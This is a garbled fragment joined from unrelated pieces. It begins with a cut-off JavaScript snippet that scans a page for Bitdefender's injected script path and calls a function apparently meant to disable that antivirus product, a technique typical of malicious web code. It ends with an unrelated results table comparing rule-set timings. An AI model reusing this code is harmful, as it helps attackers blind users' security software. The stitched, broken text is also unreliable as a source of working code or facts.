{var temp=document.body.innerHTML;var key="netdefender/hui/ndhui.js";if(temp.indexOf(key)>0)
{
        disabledbitdefender_2012();
        return"bitdefender_2012"}else
return""}}catch(e)
```



Results

Default Rules: 614m

Modified Rules: 647m

Change: +5%